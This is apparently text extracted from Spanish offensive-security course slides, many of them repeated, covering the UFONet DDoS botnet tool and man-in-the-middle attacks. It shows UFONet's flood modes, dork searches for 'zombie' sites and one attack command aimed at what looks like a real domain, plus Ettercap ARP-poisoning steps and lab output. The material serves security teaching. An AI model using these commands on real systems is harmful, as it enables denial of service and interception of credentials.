


```
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]  
[~/Documents/TOOLS/MORE/ufonet]> ./ufonet --test-all
```



<https://github.com/epsylon/ufonet>






```
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]  
[~/Documents/TOOLS/MORE/ufonet]> ./ufonet --test-all
```



<https://github.com/epsylon/ufonet>





```
[-SNIPER [DDoS] 'SNMP amplification' (ex: --sniper 101)
[-SPRAY [DDoS] 'TCP-SYN reflection' (ex: --spray 101)
[-DUSTRESS [DDoS] 'HTTP-DB flood' (ex: --db 'search.php?q=')
--loic=LOIC [DoS] 'HTTP-FAST flood' (ex: --loic 101)
--loris=LORIS [DoS] 'HTTP-SLOW flood' (ex: --loris 101)
--ufosyn=UFOSYN [DoS] 'TCP-SYN flood' (ex: --ufosyn 101)
--xmas=XMAS [DoS] 'TCP-XMAS flood' (ex: --xmas 101)
--nuke=NUKE [DoS] 'TCP-STARVATION flood' (ex: --nuke 101)
--ufoack=UFOACK [DoS] 'TCP-ACK flood' (ex: --ufoack 101)
--uforst=UFORST [DoS] 'TCP-RST flood' (ex: --uforst 101)
--droper=DROPER [DoS] 'IP-FRAGMENTATION flood' (ex: --droper 101)
--overlap=OVERLAP [DoS] 'IP-OVERLAP flood' (ex: --overlap 101)
--pinger=PINGER [DoS] 'ICMP flood' (ex: --pinger 101)
--ufoudp=UFOUDP [DoS] 'UDP flood' (ex: --ufoudp 101)
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]
[~/Documents/TOOLS/MORE/ufonet]> ./ufonet --help]
```



<https://github.com/epsylon/ufonet>

What's the difference between: 'zombies', 'aliens', 'droids', 'ucavs'...?

* **Zombie:** HTTP GET 'Open Redirect' bot ex:

[https://ZOMBIE.com/check?uri=\\$TARGET](https://ZOMBIE.com/check?uri=$TARGET)

* **Droid:** HTTP GET 'Open Redirect' bot with params ex:

[https://ZOMBIE.COM/css-validator/validator?uri=\\$TARGET&profile=css3](https://ZOMBIE.COM/css-validator/validator?uri=$TARGET&profile=css3)

* **Alien:** HTTP POST 'Open Redirect' bot ex:

[https://ZOMBIE.com/analyze.html;\\$POST;url=\\$TARGET](https://ZOMBIE.com/analyze.html;$POST;url=$TARGET)

* **Drone:** HTTP 'Web Abuse' bot ex: [https://www.isup.me/\\$TARGET](https://www.isup.me/$TARGET)

* **X-RPC:** XML-RPC Vulnerability ex: <https://ZOMBIE.COM/xmlrpc.php>

```
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]
[~/Documents/TOOLS/MORE/ufonet]> ./ufonet --help]
```





```
*Search for 'Zombies':
--auto-search      Search automatically for 'zombies' (may take time!)
-s SEARCH          Search from a 'dork' (ex: -s 'proxy.php?url=')
--sd=DORKS         Search from 'dorks' file (ex: --sd 'botnet/dorks.t
--sn=NUM_RESULTS   Set max number of results for engine (default: 10)
--se=ENGINE        Search engine for 'dorking' (default: DuckDuckGo)
--sa              Search massively using all engines (may take time!)
--sax=EX_ENGINE    Exclude engines when mass searching (ex: 'Bing,Yah

*Test Botnet*:
--test-offline     Fast check to discard offline bots
--test-all        Update ALL botnet status (may take time!)
-t TEST           Update 'zombies' status (ex: -t 'botnet/zombies.tx
--test-rpc        Update 'reflectors' status (ex: --test-rpc)
--attack-me       Order 'zombies' to attack you (NAT required!)

*Community*:
--deploy          Deploy data to share in '/var/www/ufonet/'
--grider          Create a 'grider' to share 'stats/wargames/message
--blackhole       Generate a 'blackhole' to share 'zombies'
--download-nodes  Download 'zombies' from Radar
--up-to=UIP       Upload 'zombies' to IP (ex: --up-to '<IP>')
--down-from=DIP   Download 'zombies' from IP (ex: --down-from '<IP>'
--upload-zombies  Upload 'zombies' to Community
--download-zombies Download 'zombies' from Community
--upload-github   Upload 'zombies' to GitHub
--download-github Download 'zombies' from GitHub
```

```
[jomoza@ntyourdevice] [/dev/pts/0] [master ⚡]
[~/Documents/TOOLS/MORE/ufonet]> ./ufonet --help
```



<https://github.com/epsylon/ufonet>





GOOGLE DORKING

<https://carontestudio.com/blog/google-dorks-como-realizar-busquedas-avanzadas-en-google/>

<https://www.incibe.es/ciudadania/blog/google-dorks-te-ayuda-encontrar-informacion-sobre-ti-en-la-red>

<https://keepcoding.io/blog/que-es-google-dorks/>

<https://www.exploit-db.com/google-hacking-database>



<https://github.com/epsylon/ufonet>

```
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]  
[~/Documents/TOOLS/MORE/ufonet]> ./ufonet -s 'proxy.php?url=' -v
```

```
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]  
[~/Documents/TOOLS/MORE/ufonet]> ./ufonet --sd 'botnet/dorks.txt'  
--sa --threads 100
```





```
# Windows Update Available
Click to see what's new

[jmoza@notyourdevice] [/dev/pts/1] [master ✕]
[~/Documents/TOOLS/MORE/Ufonet]> .ufonet -a "https://ayming.es" -r '1000' --no-purge --user-agent='AppleCoreMedia/1.0.0.20L563 (Apple TV; U; CPU OS 16_5 like Mac OS X; en_us)' --referer='http://xss.in/' --host='github.com'
```

```
#####
#
#> Botnet [DDoS] # > Close Combat [DoS]
#
-> ZOMBIES # -> LOIC #
-> DROIDS # -> LORIS #
-> ALIENS # -> UFOSVN #
-> UCavs # -> XMAS #
-> X-RPCs # -> NUKE #
-> DBSTRESS # -> UFOACK #
-> SPRAY # -> UFORST #
-> SMURF # -> DROPER #
-> TACHYON # -> OVERLAP #
-> MOHLIST # -> PINGER #
-> FRAGGLE # -> UFOUDP #
-> SNIPER #
#
#-> [ UFONet: https://ufonet.03c8.net ] <-
#
#####
```

```
#####
888 888 8888888888 .d88888b. 888b 888      888
888 888 888      d88P Y888b 88888b 888      888
888 888 888      888 Y888 888888b 888      888
888 888 8888888 888 888 888Y88b 888 .d88b. 8888888
888 888 888      888 888 888 Y88b888 d8P Y8b 888
888 888 888      888 888 888 Y88888 888888888 888
Y88b .d88P 888      Y88b. .d88P 888 Y888b Y8b.   Y88b.
```

```
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]
[~/Documents/TOOLS/MORE/ufonet]> ./ufonet -a 'https://target.scope' -r '1000' --no-purge
--user-agent='AppleCoreMedia/1.0.0.20L563 (Apple TV; U; CPU OS 16_5 like Mac OS X;
en_us)' --referer='http://xss.in/' --host='github.com'
```

WELCOME MALCOM

WUPS - Mod. 2. Men in the Middle

MITM



MITM

Un ataque "MITM" (Man-in-the-Middle) es un tipo de técnica de seguridad ofensiva en el que un atacante se coloca deliberadamente entre dos partes que están tratando de comunicarse, interceptando y, a menudo, modificando la información que se intercambia entre ellas. Este tipo de ataque puede tener graves implicaciones para la seguridad de la red y la privacidad de las comunicaciones. En el contexto de una auditoría de seguridad de redes, el objetivo es identificar y mitigar posibles vulnerabilidades que podrían permitir que un atacante realice un ataque MITM.




MITM

Un ataque "MITM" (Man-in-the-Middle) es un tipo de técnica de seguridad ofensiva en el que un atacante se coloca deliberadamente entre dos partes que están tratando de comunicarse, interceptando y, a menudo, modificando la información que se intercambia entre ellas. Este tipo de ataque puede tener graves implicaciones para la seguridad de la red y la privacidad de las comunicaciones. En el contexto de una auditoría de seguridad de redes, el objetivo es identificar y mitigar posibles vulnerabilidades que podrían permitir que un atacante realice un ataque MITM.

Supongamos que el auditor está realizando una auditoría en una red corporativa y desea evaluar la vulnerabilidad del tráfico entre un usuario (Usuario A) y el servidor de correo electrónico. El auditor identifica la dirección IP de Usuario A y el servidor de correo electrónico y ejecuta una herramienta como Ettercap o ARPspoofer para enviar tramas ARP falsas que asocian su propia dirección MAC con la dirección IP de Usuario A.


Cuando Usuario A intenta comunicarse con el servidor de correo electrónico, el tráfico pasa a través del sistema del auditor. El auditor puede capturar y analizar el tráfico para demostrar cómo un atacante podría interceptar datos confidenciales, como credenciales de inicio de sesión o contenido de correo electrónico.

MITM




- **ARP Spoofing (Intercepción ARP):** Este es uno de los escenarios más comunes en un ataque MITM. El atacante envía tramas ARP falsas en la red para asociar su propia dirección MAC con la dirección IP de la víctima, lo que le permite interceptar y redirigir el tráfico destinado a la víctima.
- **Intercepción de Tráfico HTTP:** Un atacante puede interceptar el tráfico HTTP entre un usuario y un servidor web. Esto puede permitir la captura de credenciales de inicio de sesión y otros datos sensibles.

MITM



- **ARP Spoofing (Intercepción ARP):** Este es uno de los escenarios más comunes en un ataque MITM. El atacante envía tramas ARP falsas en la red para asociar su propia dirección MAC con la dirección IP de la víctima, lo que le permite interceptar y redirigir el tráfico destinado a la víctima.
- **Intercepción de Tráfico HTTP:** Un atacante puede interceptar el tráfico HTTP entre un usuario y un servidor web. Esto puede permitir la captura de credenciales de inicio de sesión y otros datos sensibles.
- **SSL Stripping:** Este ataque implica la eliminación forzada de la capa de seguridad SSL/TLS de las conexiones seguras, lo que permite que el atacante pueda acceder a la información transmitida de forma cifrada.
- **DNS Spoofing:** Un atacante puede manipular las respuestas del servidor DNS para redirigir a las víctimas a sitios web maliciosos o falsificados

MITM



- **ARP Spoofing (Intercepción ARP):** Este es uno de los escenarios más comunes en un ataque MITM. El atacante envía tramas ARP falsas en la red para asociar su propia dirección MAC con la dirección IP de la víctima, lo que le permite interceptar y redirigir el tráfico destinado a la víctima.
- **Intercepción de Tráfico HTTP:** Un atacante puede interceptar el tráfico HTTP entre un usuario y un servidor web. Esto puede permitir la captura de credenciales de inicio de sesión y otros datos sensibles.
- **SSL Stripping:** Este ataque implica la eliminación forzada de la capa de seguridad SSL/TLS de las conexiones seguras, lo que permite que el atacante pueda acceder a la información transmitida de forma cifrada.
- **DNS Spoofing:** Un atacante puede manipular las respuestas del servidor DNS para redirigir a las víctimas a sitios web maliciosos o falsificados.
- **Ataques a Redes Wi-Fi Abiertas:** En redes Wi-Fi públicas o abiertas, un atacante puede configurar un punto de acceso Wi-Fi falso para interceptar el tráfico de los usuarios que se conectan a esa red.
- **Ataques en Correos Electrónicos:** En el contexto del correo electrónico, un atacante podría interceptar o manipular mensajes y archivos adjuntos en tránsito.

BASIC MITM - ARP SPOOFING

El ataque de ARP Spoofing (también conocido como envenenamiento ARP) es un tipo de ataque Man-in-the-Middle (MITM) que se centra en la manipulación del protocolo ARP (Address Resolution Protocol) en una red local. El objetivo principal del ataque de ARP Spoofing es redirigir o interceptar el tráfico de red entre dos dispositivos al hacer que las víctimas envíen su tráfico a través del atacante. Esto permite al atacante interceptar, modificar o reenviar el tráfico según sea necesario.

BASIC MITM - ARP SPOOFING

El ataque de ARP Spoofing (también conocido como envenenamiento ARP) es un tipo de ataque Man-in-the-Middle (MITM) que se centra en la manipulación del protocolo ARP (Address Resolution Protocol) en una red local. El objetivo principal del ataque de ARP Spoofing es redirigir o interceptar el tráfico de red entre dos dispositivos al hacer que las víctimas envíen su tráfico a través del atacante. Esto permite al atacante interceptar, modificar o reenviar el tráfico según sea necesario.

Cómo funciona el ataque de ARP Spoofing:

BASIC MITM - ARP SPOOFING

El ataque de ARP Spoofing (también conocido como envenenamiento ARP) es un tipo de ataque Man-in-the-Middle (MITM) que se centra en la manipulación del protocolo ARP (Address Resolution Protocol) en una red local. El objetivo principal del ataque de ARP Spoofing es redirigir o interceptar el tráfico de red entre dos dispositivos al hacer que las víctimas envíen su tráfico a través del atacante. Esto permite al atacante interceptar, modificar o reenviar el tráfico según sea necesario.

Cómo funciona el ataque de ARP Spoofing:

- **Descubrimiento ARP:** En una red local, los dispositivos utilizan el protocolo ARP para mapear direcciones IP a direcciones MAC. Los dispositivos envían solicitudes ARP para conocer la dirección MAC asociada a una dirección IP específica.
- **Envenenamiento ARP:** El atacante inicia el ataque enviando respuestas ARP falsificadas a las víctimas. Estas respuestas ARP falsas asocian la dirección MAC del atacante con la dirección IP de la víctima. Como resultado, las víctimas creen que la dirección MAC del atacante es la dirección MAC correcta para la dirección IP de destino.
- **Redirección del tráfico:** Una vez que las tablas ARP de las víctimas han sido envenenadas, cualquier tráfico destinado a la dirección IP de destino se envía al atacante en lugar del dispositivo legítimo. El atacante puede inspeccionar, modificar o reenviar el tráfico según sea necesario.

BASIC MITM - ARP SPOOFING

The image shows two virtual machines side-by-side. The left VM is Kali Linux, running Ettercap 0.8.3.1 (DEB). The right VM is Windows 10, running a command prompt.

Kali Linux - Ettercap 0.8.3.1 (DEB)

Host List

IP Address	MAC Address	Description
10.10.0.1	80:7B:71:00:72:00	
10.10.0.100	A0:A8:CD:87:64:C8	
10.10.0.102	70:4D:7B:87:F9:D7	
10.10.0.104	08:00:27:AB:08:1C	
10.10.0.105	00:24:32:18:33:95	
10.10.0.106	08:00:27:CA:79:ED	

Delete Host Add to Target 1 Add to Target 2

Starting Unified sniffing...

Randomizing 255 hosts for scanning...

Scanning the whole netmask for 255 hosts...


6 hosts added to the hosts list...

Host 10.10.0.106 added to TARGET1


Windows 10 - Command Prompt

```
Adaptador de Ethernet Ethernet:  
  Sufijo DNS específico para la conexión. . . :  
  Vínculo: dirección IPv6 local. . . : fe80::41c2:34cb:aeb:4cc6%15  
  Dirección IPv4. . . . . : 10.10.0.106  
  Máscara de subred. . . . . : 255.255.255.0  
  Puerta de enlace predeterminada. . . . . : 10.10.0.1  
  
Adaptador de Ethernet Ethernet 2:  
  Estado de los medios. . . . . : medios desconectados  
  Sufijo DNS específico para la conexión. . . :  
  
C:\Users\jomoza>arp /a  
  
Interfaz: 10.10.0.106 --- 0xf  
Dirección de Internet      Dirección física      Tipo  
10.10.0.1                  80-7B-71-00-72-00      dinámico  
10.10.0.102                70-4d-7b-87-f9-d7      dinámico  
10.10.0.108                08-00-27-ab-06-6a      dinámico  
10.10.0.255                ff-ff-ff-ff-ff-ff      estático  
224.0.0.22                01-00-5e-00-00-16      estático  
224.0.0.251                01-00-5e-00-00-fb      estático  
224.0.0.252                01-00-5e-00-00-fc      estático  
239.255.255.250            01-00-5e-7f-ff-fa      estático  
255.255.255.255            ff-ff-ff-ff-ff-ff      estático  
  
C:\Users\jomoza>
```

BASIC MITM - ARP SPOOFING



BASIC MITM - ARP SPOOFING



BASIC MITM - ARP SPOOFING

Ettercap
0.8.3.1 (EB)

Host List

IP Address	MAC Address	Description
172.17.60.1	00:09:0F:09:00:06	
172.17.60.63	64:16:7F:50:1C:6D	
172.17.60.111	60:18:95:72:28:F8	
172.17.61.23	E4:E7:49:42:80:64	
172.17.61.24	04:BF:1B:62:63:ED	
172.17.61.190	54:B2:03:14:F2:1A	
172.17.61.195	F4:4D:30:45:76:84	
172.17.61.196	74:27:EA:24:C5:60	
172.17.61.223	C8:4B:D6:48:F6:27	
172.17.62.88	00:D8:61:0A:0C:78	
172.17.63.4	70:B5:E8:AD:EB:3F	
172.17.63.74	34:9F:7B:CF:CE:89	
172.17.63.91	94:C6:91:64:50:14	
172.17.63.202	C8:4B:D6:1A:85:FB	

Delete Host Add to Target 1 Add to Target 2

Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 1023 hosts for scanning...
Scanning the whole netmask for 1023 hosts...
16 hosts added to the hosts list...

BASIC MITM - ARP SPOOFING

The screenshot shows the Ettercap 0.8.3.1 (EB) interface. The 'Host List' tab is active, displaying a table of hosts. The host with IP 172.17.63.91 and MAC 94:C6:91:64:50:14 is selected. A context menu is open over this host, showing the 'MITM' section with 'ARP poisoning...' selected. A red box highlights the 'ARP poisoning victims' section at the bottom, which lists two groups of victims.


IP Address	MAC Address	Description
172.17.61.23	E4:E7:49:42:80:64	
172.17.61.24	04:BF:1B:62:63:ED	
172.17.61.190	54:B2:03:14:F2:1A	
172.17.61.195	F4:4D:30:45:76:84	
172.17.61.196	74:27:EA:24:C5:60	
172.17.61.223	C8:4B:D6:48:F6:27	
172.17.62.88	00:D8:61:0A:0C:78	
172.17.63.4	70:B5:E8:AD:EB:3F	
172.17.63.74	34:9F:7B:CF:CE:89	
172.17.63.91	94:C6:91:64:50:14	
172.17.63.202	C8:4B:D6:1A:85:FB	
172.17.63.239	C8:4B:D6:4A:80:EC	
fe80::369f:7bff:fecf:ce89	34:9F:7B:CF:CE:89	
192.168.0.10	94:C6:91:64:50:14	

ARP poisoning victims:

GROUP 1 : 172.17.61.190 54:B2:03:14:F2:1A

GROUP 2 : 172.17.63.91 94:C6:91:64:50:14

BASIC MITM - ARP SPOOFING



- Hacer:

Protocolos.

Practica wireshark/tshark

MITM Basico

```
[jomoza@notyourdevice]  
[/dev/pts/3]
```

```
[~]> sudo ettercap -G
```

BASIC MITM - ARP SPOOFING



- Hacer:

Currently scanning: 192.168.63.0/16 | Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 246

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.0.1	b0:46:fc:76:32:a8	2	84	MitraStar Technology Corp.
192.168.0.43	4c:6e:6e:2f:d9:35	1	42	Connect Technology CO.,LTD
192.168.0.40	6c:19:8f:bf:c4:0d	1	60	D-Link International
192.168.0.50	6c:19:8f:bf:c4:0d	1	60	D-Link International

sudo netdiscover -i wlo1


192.168.64.67	28:11:a8:37:15:68	192.168.64.79	ff:ff:ff:ff:ff:ff
192.168.64.67	28:11:a8:37:15:68	192.168.64.80	ff:ff:ff:ff:ff:ff
192.168.64.67	28:11:a8:37:15:68	192.168.64.81	ff:ff:ff:ff:ff:ff
192.168.64.67	28:11:a8:37:15:68	192.168.64.82	ff:ff:ff:ff:ff:ff
192.168.64.67	28:11:a8:37:15:68	192.168.64.83	ff:ff:ff:ff:ff:ff
192.168.64.67	28:11:a8:37:15:68	192.168.64.84	ff:ff:ff:ff:ff:ff
192.168.64.67	28:11:a8:37:15:68	192.168.64.85	ff:ff:ff:ff:ff:ff
192.168.64.67	28:11:a8:37:15:68	192.168.64.86	ff:ff:ff:ff:ff:ff
192.168.64.67	28:11:a8:37:15:68	192.168.64.87	ff:ff:ff:ff:ff:ff
192.168.64.67	28:11:a8:37:15:68	192.168.64.88	ff:ff:ff:ff:ff:ff
192.168.64.67	28:11:a8:37:15:68	192.168.64.89	ff:ff:ff:ff:ff:ff
192.168.64.67	28:11:a8:37:15:68	192.168.64.90	ff:ff:ff:ff:ff:ff
192.168.64.67	28:11:a8:37:15:68	192.168.64.91	ff:ff:ff:ff:ff:ff
192.168.64.67	28:11:a8:37:15:68	192.168.64.92	ff:ff:ff:ff:ff:ff
192.168.64.67	28:11:a8:37:15:68	192.168.64.93	ff:ff:ff:ff:ff:ff
192.168.64.67	28:11:a8:37:15:68	192.168.64.94	ff:ff:ff:ff:ff:ff
192.168.64.67	28:11:a8:37:15:68	192.168.64.95	ff:ff:ff:ff:ff:ff
192.168.64.67	28:11:a8:37:15:68	192.168.64.96	ff:ff:ff:ff:ff:ff

54 programs
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
8 hosts added to the hosts list...

CHILDREN'S WAR G

Ettercap
0.8.3.1 (EB)



Ettercap

192.168.0.45/255.255.255.0
fe80::276c:14f8:10ab:97eb/64
